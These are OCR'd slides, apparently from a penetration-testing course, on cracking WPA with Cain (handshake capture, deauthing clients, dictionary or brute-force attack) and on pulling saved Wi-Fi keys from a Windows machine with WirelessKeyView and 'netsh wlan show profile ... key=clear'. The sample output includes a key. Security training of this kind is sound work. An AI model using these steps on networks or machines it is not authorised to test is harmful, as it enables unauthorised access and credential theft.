
Cain – WPA Cracking

- WPA cracking process is similar to WEP cracking
- Lock in on channel and ensure "Send to Cracker" selected
- Captures WPA-PSK authorization (4-way handshake)




Cain – WPA Cracking

- Check the Cracker tab to see if you've capture any handshakes
  - Remember to deauth clients if you are not seeing handshakes
- Once authentication is captured, select cracker tab
- Right click on ESSID and begin dictionary or brute force




Cain – WPA Cracking

- Select dictionary file(s) and Start



If You Have Physical Access… WirelessKeyView

- Can recover WEP/WPA keys/passwords from Windows
- Interrogates utilities that detect/connect to wireless networks
  - Wireless Zero Configuration service – Windows XP
  - WLAN AutoConfig service – Windows Vista, 7, 8, 10, and 2008
- www.nirsoft.net/utils/wireless_key.html



If You Have Physical Access to a Windows 7-10 Box

- **netsh wlan show profiles**
  - Find profile of interest

```
C:\Users\Administrator>netsh wlan show profiles

Profiles on interface Wireless Network Connection:

Group policy profiles (read only)
---------------------------------
    <None>

User profiles
-------------
    All User Profile     :
    All User Profile     : LissardNet
```

If You Have Physical Access to a Windows 7-10 Box

- **netsh wlan show profile name=<<profile name>> key=clear**

```
C:\Users\Administrator>netsh wlan show profile name=lissardnet key=clear

Profile LissardNet on interface Wireless Network Connection:
=======================================================================

Applied: All User Profile

                    <<snip>>

Security settings
-----------------
    Authentication          : WPA2-Personal
    Cipher                  : CCMP
    Security key            : Present
    Key Content             : Z9HxOfogDfzKO71pRLsHEYZUerXKc4
```